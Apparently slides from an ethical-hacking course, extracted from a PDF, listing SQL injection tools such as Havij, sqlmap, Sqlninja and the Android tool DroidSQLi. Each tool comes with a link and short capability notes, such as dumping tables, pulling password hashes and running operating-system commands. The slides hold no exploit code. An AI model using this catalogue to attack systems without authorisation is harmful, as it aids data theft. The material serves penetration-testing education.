
## Parameter Injection using HTTP GET or POST

## SSL support

## HTTP proxy connection available

# Database Schema extraction from SQL Server, Oracle and MySQL

**Authentication methods: Anonymous, Basic, Digest and NTLM**



<http://marathontool.codeplex.com>

# SQL Injection Tool: SQL Power Injector



The screenshot shows the SQL Power Injector 1.2 application window. At the top, there's a menu bar with File, Use, CacheForLocalPage, Tools, and Help. Below the menu is a toolbar with icons for Back, Forward, Stop, Refresh, Home, and others. A status bar at the bottom shows "Status: Connected" and "Current URL: http://www.google.com". The main area contains several panels: a "General SQL Scripts" panel with options like "Run SQL by URL", "Run SQL by File", "Run SQL by Text", and "Run SQL by Grid"; a "Output SQL Scripts" panel with "Full Set" and "Edit" buttons; and a "Results" panel showing a table with columns "Index", "Result", and "Time". A central message box says "Frames found in the web page." with three listed URLs. A bottom panel shows a progress bar with "1000" and "Err" status, and a timer "3 s 172". A large text box in the bottom left contains the following text:

SQL Power Injector is an application created in .Net 1.1 that helps the penetration tester to find and exploit SQL injections on a web page

<http://www.sqlpowerinjector.com>

# SQL Injection Tool: Havij



- Using this SQL injection tool, an attacker can perform back-end database fingerprint, retrieve DBMS users and password hashes, dump tables and columns, fetch data from the database, run SQL statements and even access the underlying file system and executing commands on the operating system



<http://www.itsecteam.com>

# SQL Injection Tools



**SQL Brute**  
<http://www.gdssecurity.com>



**Blind Sql Injection Brute Forcer**  
<http://code.google.com>



**fatcat-sql-injector**  
<http://code.google.com>



**sqlmap**  
<http://sqlmap.org>



**Sqlninja**  
<http://sqlninja.sourceforge.net>




**Darkjumper**  
<http://sourceforge.net>




**sqlget**  
<http://www.darknet.org.uk>



**Pangolin**  
<http://nosec.org>



**Absinthe**  
<http://www.darknet.org.uk>



**SQLPAT**  
<http://www.cquare.net>

# SQL Injection Tools (Cont'd)



**FJ-Injection Framework**  
<http://sourceforge.net>



**Automagic SQL Injector**  
<http://www.securiteam.com>



**safe3si**  
<https://code.google.com>



**SQL Inject-Me**  
<http://labs.securitycompass.com>



**SQLIer**  
<http://bcable.net>



**NTO SQL Invader**  
<http://www.ntobjectives.com>



**Sqlsus**  
<http://sqlsus.sourceforge.net>



**The Mole**  
<http://themole.sourceforge.net>



**SQLEXEC( ) Function**  
<http://msdn.microsoft.com>





**Sql Poizon**  
<http://www.hackforsecurity.net>

# SQL Injection Tool for Mobile: DroidSQLi



- DroidSQLi is the automated MySQL injection tool for Android
- It allows you to test MySQL-based web application against SQL injection attacks
- DroidSQLi supports the following injection techniques:
  - ❑ Time based injection
  - ❑ Blind injection
  - ❑ Error based injection
  - ❑ Normal injection
- It automatically selects the best technique to use and employs some simple filter evasion methods




<http://www.edgard.net>

# SQL Injection Tool for Mobile: sqlmapchik




sqlmapchik is a cross-platform sqlmap GUI for popular sqlmap tool




<https://github.com>


# Module Flow



